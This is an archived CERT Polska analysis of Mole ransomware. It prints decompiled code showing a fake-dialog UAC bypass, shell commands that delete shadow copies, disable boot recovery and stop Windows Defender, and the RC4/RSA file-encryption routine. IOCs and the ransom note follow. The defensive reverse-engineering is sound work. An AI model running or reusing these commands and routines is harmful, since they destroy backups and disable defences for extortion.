Mole ransomware: analysis and decryptor

Archived: 2026-04-05 16:11:38 UTC

Mole ransomware is almost month old ransomware (so it's quite old from our point of view), that was distributed mainly through fake online Word docs. It's a member of growing CryptoMix family, but encryption algorithm was completely changed (…again).

We became interested in this variant after victims contacted us asking for a decryptor. Remembering that all members of this family so far were plagued with serious crypto flaws, we decided to give it a try and reverse-engineered it thoroughly. It turned out to be a good idea – we were successful and managed to create working decryptor. It is no longer publicly available, but feel free to contact us if you still need it.

In the rest of this article we will share detailed results of our research.

Campaign and Behaviour

Mole ransomware was distributed through malspam linking to fake Microsoft Word documents. Said documents prompted users to download and install a malicious plugin.

Because this variant is not new, it was analyzed by quite a lot of researchers before us. We don't intend to copy their good work, so for anyone interested in the dynamic analysis we recommend looking at following links:

- https://www.bleepingcomputer.com/news/security/mole-ransomware-distributed-through-fake-online-word-docs/
- http://researchcenter.paloaltonetworks.com/2017/04/unit42-mole-ransomware-one-malicious-spam-campaign-quickly-increased-complexity-changed-tactics/
- https://blog.watchpointdata.com/mole-ransomware-a-new-variant-of-cryptomix

Instead, we'll focus on a static analysis of the code and the encryption method.

Static analysis

As in many malware families, Mole won't run in most Russian-speaking countries. Literally the first thing the binary does after being run is checking keyboard layout and charset – detecting Russian ones leads to immediate process termination. Otherwise, malware achieves persistence (by adding itself to the Autorun in the system's registry), removes shadow copies (after Windows' version check), and proceeds to the actual encryption:


```
void start() {
kbd_layout = GetKeyboardLayout(0) - 1049;
if ( kbd_layout == 1049 || kbd_layout == 1058 // Russian or Ukrainian
|| (v2 = GetDC(0), GetTextCharset(v2) == 204)) // RUSSIAN_CHARSET
ExitProcess(0);
AchievePersistence();
if ( !AlreadyEncrypted() ) {
version = GetWindowsVersionEnum();
if ( version == 9 || version == 7 || version == 8 || version == 6 || version == 4 )
{
BecomeAdministrator();
if ( IsAdmin_SidSubauthority() == 0x3000 )
{
WinExec("vssadmin.exe Delete Shadows /All /Quiet", 0);
WinExec("bcdedit /set {default} recoveryenabled No ", 0);
WinExec("bcdedit /set {default} bootstatuspolicy ignoreallfailures", 0);
WinExec("sc stop wscsvc", 0);
```

```
WinExec("sc stop WinDefend", 0);
WinExec("sc stop wuauserv", 0);
WinExec("sc stop BITS", 0);
WinExec("sc stop ERSvc", 0);
WinExec("sc stop WerSvc", 0);
}
}
// ...
}
// ...
}
```

After being started ransomware tries to bypass the UAC and displays fake dialog message:

```
Display Color Calibration can't turn off Windows calibration management.

Access is denied.
```



After that, UAC prompt is shown and the user probably clicks “Yes” believing that he/she agrees to “Display Color Calibration”. Instead, as usual, malware relaunches itself with admin privileges, and Shadow Volumes are deleted.

```
void BecomeAdministrator() {
if ( IsAdmin_SidSubauthority() != 0x3000 ) {
MessageBoxW(
```

```
GetForegroundWindow(),
L"Display Color Calibration can't turn off Windows calibration management.\n\nAccess is denied.",
L"Display Color Calibration",
0x10u);
while ( GetModuleFileNameW(0, &Filename, 0x104u) ) {
wsprintfW(&buffer, L"process call create \"%s\"", &Filename);
pExecInfo.lpParameters = (LPCWSTR)&buffer;
pExecInfo.cbSize = 60;
pExecInfo.lpVerb = L"runas";
pExecInfo.lpFile = L"wmic";
pExecInfo.hwnd = GetForegroundWindow();
pExecInfo.nShow = 0;
if ( ShellExecuteExW(&pExecInfo) )
break;
// ...
}
}
}
```

Of course ransomware doesn’t encrypt every file type. Interestingly, encrypted extensions are obfuscated – they were not hardcoded directly, but compared inside giant function, after transformation with following algorithm:

```
lstrcpyW((char *)ext, PathFindExtensionW(pszPath));
CharUpperW(ext);
if ( !ext[0] ) {
return 0;
}
```

```
acc = ext[0];
prev = 0
do
{
++ext;
prev = acc ^ __ROL4__(prev, 7);
acc = *ext;
}
while ( *ext );
```

List of encrypted extensions:

.0 .1CD .1PA .1ST .2BP .36 .3DM .3DS .3FR .3GP .411 .4DB .4DL .4MP .73I .7Z
.8XI .A3D .AB4 .ABM .ABS .ABW .ACH .ACT .ADB .ADN .ADP .ADS .AES .AF2 .AF3 .AFS
.AFT .AFX .AGP .AHD .AI .AIC .AIF .AIM .AIT .AL .ALF .ANI .ANS .APD .APJ .APK
.APM .APS .APT .APX .ARC .ART .ARW .ASC .ASE .ASF .ASK .ASM .ASP .ASW .ASX .ASY
.ATY .AVI .AWP .AWT .AWW .AZZ .BAK .BAR .BAT .BAY .BBS .BC6 .BC7 .BD .BDB .BDP
.BDR .BGT .BIB .BIG .BIK .BKF .BKP .BM2 .BMP .BMX .BMZ .BNA .BND .BOC .BOK .BPW
.BRD .BRK .BRN .BRT .BSA .BSS .BTD .BTI .BTR .BYU .BZ2 .C .C4 .C4D .CAL .CAN
.CAS .CD5 .CDB .CDC .CDF .CDG .CDR .CDT .CDX .CE1 .CE2 .CER .CF .CFG .CFP .CFR
.CFU .CGM .CIN .CIT .CKP .CLS .CMA .CMD .CMT .CMX .CNM .CNT .CNV .CPC .CPD .CPG
.CPI .CPP .CPS .CPT .CPX .CR2 .CRD .CRT .CRW .CS .CSH .CSL .CSR .CSS .CSV .CSY
.CT .CV5 .CVG .CVI .CVS .CVX .CWT .CXF .CYI .DAC .DAD .DAF .DAS .DAT .DB .DB0

	.DB2 .DB3 .DBA .DBC .DBF .DBK .DBR .DBS .DBT .DBV .DBX .DC2 .DCA .DCB .DCH .DCR
	.DCS .DCT .DCX .DDD .DDL .DDS .DED .DER .DES .DF1 .DGC .DGN .DGS .DGT .DHS .DIB
	.DIF .DIP .DIZ .DJV .DM3 .DMI .DMO .DMP .DNC .DNE .DNG .DOC .DOT .DP1 .DPP .DPX
	.DQY .DRF .DRW .DRZ .DSK .DSN .DSV .DT .DT2 .DTA .DTD .DTW .DVI .DVL .DWG .DX
	.DXB .DXF .DXG .DXL .EBD .ECO .ECW .ECX .EDB .EFD .EGC .EIO .EIP .EIT .EMD .EMF
	.EML .EP .EPF .EPK .EPP .EPS .EQL .ERF .ERR .ESM .ETF .ETX .EUC .EXF .EXR .FAL
	.FAQ .FAX .FB2 .FB3 .FBL .FBX .FCD .FCF .FDB .FDF .FDR .FDS .FDT .FDX .FES .FF
	.FFD .FFF .FFT .FH .FH3 .FH4 .FH5 .FH6 .FH7 .FH8 .FHD .FIC .FID .FIF .FIG .FIL
	.FIM .FLA .FLC .FLI .FLR .FLV .FM .FM5 .FMP .FMV .FOL .FOS .FP3 .FP4 .FP5 .FP7
	.FPK .FPT .FPX .FRM .FRT .FSH .FT7 .FT8 .FT9 .FTN .FX0 .FX1 .FXC .FXG .FXR .FZB
	.FZV .G3 .GDB .GEM .GEO .GFB .GGR .GHO .GIF .GIH .GIM .GIO .GPD .GPG .GPN .GRO
	.GRS .GRW .GRY .GSD .GTP .GV .GWI .GZ .H .HBK .HDB .HDP .HDR .HHT .HIS .HKX
	.HPG .HPI .HPL .HPP .HS .HTC .HWP .HZ .I3D .IB .IBD .ICN .IDC .IDX .IGT .IGX
	.IHX .IIF .IIL .IIQ .IMD .INK .INT .IPF .IPX .ITL .ITM .ITW .IWD .IWI .J .J2C
	.J2K .JAS .JB2 .JBR .JIA .JIS .JNG .JOE .JP1 .JP2 .JPE .JPG .JPS .JPX .JS .JTF
	.JTX .JWL .JXR .K2P .KDB .KDC .KDI .KDK .KES .KEY .KF .KIC .KLG .KNT .KON .KPG
	.KWD .LAY .LBF .LBM .LBT .LGB .LGC .LIS .LIT .LJP .LMK .LNT .LOG .LP2 .LRC .LRF
	.LST .LTR .LTX .LUA .LUE .LUF .LVL .LWO .LWP .LWS .LYT .LYX .M .M2 .M3D .M3U
	.M4A .M4V .MA .MAC .MAF .MAM .MAN .MAP .MAQ .MAR .MAT .MAW .MAX .MB .MBM .MCL

	.MDB .MDC .MDE .MDF .MDN .MDT .ME .MEF .MFT .MFW .MIN .MKV .MLX .MML .MMW .MNG
	.MNR .MNT .MOS .MOV .MP3 .MP4 .MPF .MPG .MPO .MPP .MRG .MRW .MSG .MSO .MT9 .MTE
	.MUD .MWB .MWP .MX0 .MXL .MYD .MYI .MYL .NCF .NCR .NCT .ND .NDD .NDF .NEF .NFO
	.NJX .NK2 .NLM .NOW .NRW .NS2 .NS3 .NS4 .NSD .NSF .NSG .NSH .NTL .NV2 .NWB .NX1
	.NX2 .NYF .NZB .OBJ .OC3 .OC4 .OC5 .OCE .OCI .OCR .ODB .ODC .ODF .ODG .ODM .ODO
	.ODP .ODS .ODT .OFL .OFT .OIL .OMF .ONE .OQY .ORA .ORF .ORT .ORX .OTA .OTG .OTH
	.OTI .OTP .OTS .OTT .OVP .OVR .OWC .OWG .OYX .OZB .OZJ .OZT .P12 .P7B .P7C .P7S
	.P96 .P97 .PAK .PAL .PAN .PAP .PAQ .PAS .PAT .PBM .PBO .PC1 .PC2 .PC3 .PCD .PCS
	.PCT .PCX .PDB .PDD .PDF .PDM .PDN .PE4 .PEF .PEM .PFD .PFF .PFI .PFS .PFV .PFX
	.PGF .PGM .PHM .PHP .PI1 .PI2 .PI3 .PIC .PIP .PIX .PJT .PL .PLC .PLT .PM .PMG
	.PNG .PNI .PNM .PNZ .POP .POT .PP4 .PP5 .PPM .PPS .PPT .PRF .PRT .PRW .PS .PSD
	.PSE .PSK .PSP .PST .PSW .PTG .PTH .PTX .PU .PUB .PUZ .PVJ .PVM .PVR .PWA .PWI
	.PWR .PX .PXR .PY .PZ3 .PZA .PZP .PZS .QBA .QBI .QBO .QBP .QBR .QBT .QBW .QBY
	.RB .RM .RNG .RPD .RPF .RPT .RRI .RS .RSB .RSD .RSR .RST .RT .RTD .RTF .RTP
	.RTX .RUN .RW2 .RWL .RWZ .RZK .RZN .S3M .SAF .SAI .SAM .SAY .SB .SBF .SCC .SCH
	.SCI .SCM .SCT .SCV .SCW .SD0 .SDA .SDB .SDF .SDM .SDW .SEP .SET .SFC .SFW .SGM
	.SID .SIE .SIG .SIS .SK1 .SK2 .SKM .SLA .SLD .SLK .SLM .SLS .SMF .SMS .SNP .SNX
	.SOB .SPA .SPE .SPH .SPJ .SPP .SPQ .SPR .SQB .SQL .SR2 .SRF .SRT .SRW .SSA .SSK
	.ST .ST4 .ST5 .ST6 .ST7 .ST8 .STC .STD .STE .STI .STM .STN .STP .STR .STW .STX

	.STY .SUB .SUM .SVA .SVF .SVG .SWF .SXC .SXD .SXG .SXI .SXM .SXW .T12 .T13 .T2B
	.TAB .TAR .TAX .TB0 .TBN .TCX .TDF .TDT .TE .TEX .TFC .TG4 .TGA .TGZ .THM .THP
	.TIF .TJP .TLB .TLC .TM .TM2 .TMD .TMP .TMV .TMX .TN .TNE .TOR .TPC .TPI .TRM
	.TVJ .TXT .U3D .U3I .UDB .UFO .UFR .UGA .UNX .UOF .UOP .UOT .UPD .UPK .USR .V12
	.V30 .VBR .VBS .VCF .VCT .VDA .VDB .VDF .VEC .VFF .VML .VNT .VOB .VPD .VPE .VPK
	.VRP .VSD .VSM .VST .VSX .VTF .VTX .VUE .VW .W3X .WAV .WB1 .WB2 .WBC .WBD .WBK
	.WBM .WBZ .WCF .WDB .WDP .WGZ .WKS .WLL .WMA .WMF .WMO .WMV .WN .WP .WP4 .WP5
	.WP6 .WP7 .WPA .WPB .WPD .WPE .WPG .WPL .WPS .WPT .WPW .WRI .WSC .WSD .WSH .WTX
	.WVL .X .X11 .X3D .X3F .XAR .XDB .XDL .XF .XLA .XLB .XLC .XLD .XLF .XLL .XLM
	.XLR .XLS .XLT .XLW .XML .XPM .XPP .XPS .XSN .XWP .XXX .XY3 .XYP .XYW .Y .YAL
	.YBK .YML .YSP .YUV .Z3D .ZDB .ZDC .ZIF .ZIP .ZW

And as usual, the most interesting thing in any ransomware is actual file encryption algorithm. In this case it can be summarized as follows (half-decompiled, half-handwritten pseudo-c++ code with non essential parts omitted):

```
int EncryptFile(...) {
// ...
if (filehandle != -1) {
filedata = (void *)GlobalAlloc(64, filedata_len);
if (filedata) {
ReadFile(filehandle, filedata, filedata_len, &NumberOfBytesRead, 0);
```

```
CloseHandle(filehandle);
rc4_key = VirtualAlloc(0, 0x75u, 0x3000u, 4u);
i = 0;
do {
current_ticks = GetTickCount();
if ( current_ticks != last_tick_count ) {
last_tick_count = current_ticks;
mt_srand(current_ticks);
}
rc4_key[i++] = mt_rand() % 0x65 + 22;
}
while ( i < 117 );
if ( !*rc4_key && !rc4_key[1] && !rc4_key[2] && !rc4_key[3] && !rc4_key[5] )
memcpy(rc4_key, &hardcoded_last_resort_key, 117); // check in case mt_rand miraclously generated only zeroes?
rc4_init(rc4_key, 117, &rc4pad);
rc4_encrypt(filedata, filedata_len, &rc4pad);
CoCreateGuid(&pguid);
wsprintfW(NewFileName, L"%s%08X%08X%08X%08X.MOLE", a2); // rename file to random GUID
outhandl = (void *)CreateFileW(NewFileName, 0x40000000, 2, 0, 2, 128, 0);
hFile = 0;
WriteFile(outhandl, filedata, filedata_len, &hFile, 0);
SetFilePointer(outhandl, 0, 0, 2u);
WriteFile(outhandl, "|%^&*", 5, &hFile, 0);
rc4_init((int)rc4_key, 117, (int)&rc4pad);
rc4_encrypt((int)&filename, filename_len, &rc4pad);
```

```
SetFilePointer(outhandl, 0, 0, 2u);
WriteFile(outhandl, &filename, filename_len, &hFile, 0);
SetFilePointer(outhandl, 0, 0, 2u);
WriteFile(outhandl, "|%^&*", 5, &hFile, 0);
SetFilePointer(outhandl, 0, 0, 2u);
filename_len = 0;
rc4key_enc = EncryptWithRsa(rc4_key, &filename_len, a1);
WriteFile(outhandl, rc4key_enc, filename_len, &hFile, 0);
SetFilePointer(WriteFile, 0, 0, 2u);
WriteFile(outhandl, "|%^&*", 5, &hFile, 0);
GlobalFree(filedata);
VirtualFree(rc4_key, 0, 0x8000u);
CloseHandle(outhandl);
DeleteFileW(FileName);
return 1; // success
}
// ...
}
// ...
}
```

Or in terse pseudocode:

```
file_data = read_file(filename)

ticks = GetTickCount()
if last_seed_time != ticks:
mt_srand(ticks)
last_seed_time = ticks
```

```
rc4_pass = ''
for i in range(117):
    rc4_pass += mt_rand() % 0x65 + 22

rc4_key = rc4_key_sched(rc4_pass)

result = ''
result += rc4_encrypt(file_data, rc4_key)
result += '|%^&*'
result += rc4_encrypt(filename, rc4_key)
result += '|%^&*'
result += rsa_encrypt(rc4_key, rsa_public_key)
result += '|%^&*'

out_filename = RandomGuid() + '.MOLE'
write_file(out_filename, result)
```

This method is not perfect for a lot of reasons, but we'll skip detailed cryptanalysis here.

General structure of encrypted file looks like this:

It's very similar to Revenge ransomware, that is why we believe that Mole is next version of Revenge. On the other hand, RC4 is used here instead of more sophisticated (and stronger) AES. It doesn't change much, as RC4 is still strong enough for most ransomware purposes, but we're not sure why ransomware creators decided to take this step back.

Hashes/patterns

Sha256 hashes of binaries:

	03974017388c6085175f111ee26c3833448b0551acf11063a13a916a75844321
	a4916151059e5f4065f1fb230f06205d1c9cddc5c779984b108e77a22e7c32e9

	0a3c26a388e6ede8e08a33ddc3c9aece079d5d6c752854e16d216e134ed3d357
	8e210658f17a265f0c595b4f63ee7ba3db4c83f64c93f522e74e57e6fc547b11

Network communication:

	http://94.198.98.20/images/gif/info-static.php
	http://212.47.254.187/scripts/superfish/js/supersubs.php

Ransom note:

	All your important files were encrypted on this computer.
	You can verify this by click on see files an try open them.
	Encryption was produced using unique public key RSA-1024 generated for this computer.
	To decrypted files, you need to obtain private key.
	The single copy of the private key, with will allow you to decrypt the files, is locate on a secret server on the internet.
	The server will destroy the key within 78 hours after encryption completed.
	To retrieve the private key, you need to Contact us by email , send us an email your DECRYPT-ID-41bd40a5-4e9f-4c44-9e3b-e895fc3a5d6b number
	and wait for further instructions.
	For you to be sure, that we can decrypt your files - you can send us a single encrypted file and we will send you back it in a decrypted form.
	Please do not waste your time! You have 72 hours only! After that The Main Server will double your price!
	E-MAILS ADRESS:
	oceanm@engineer.com
	oceanm@india.com

Source: https://www.cert.pl/en/news/single/mole-ransomware-analysis-and-decryptor/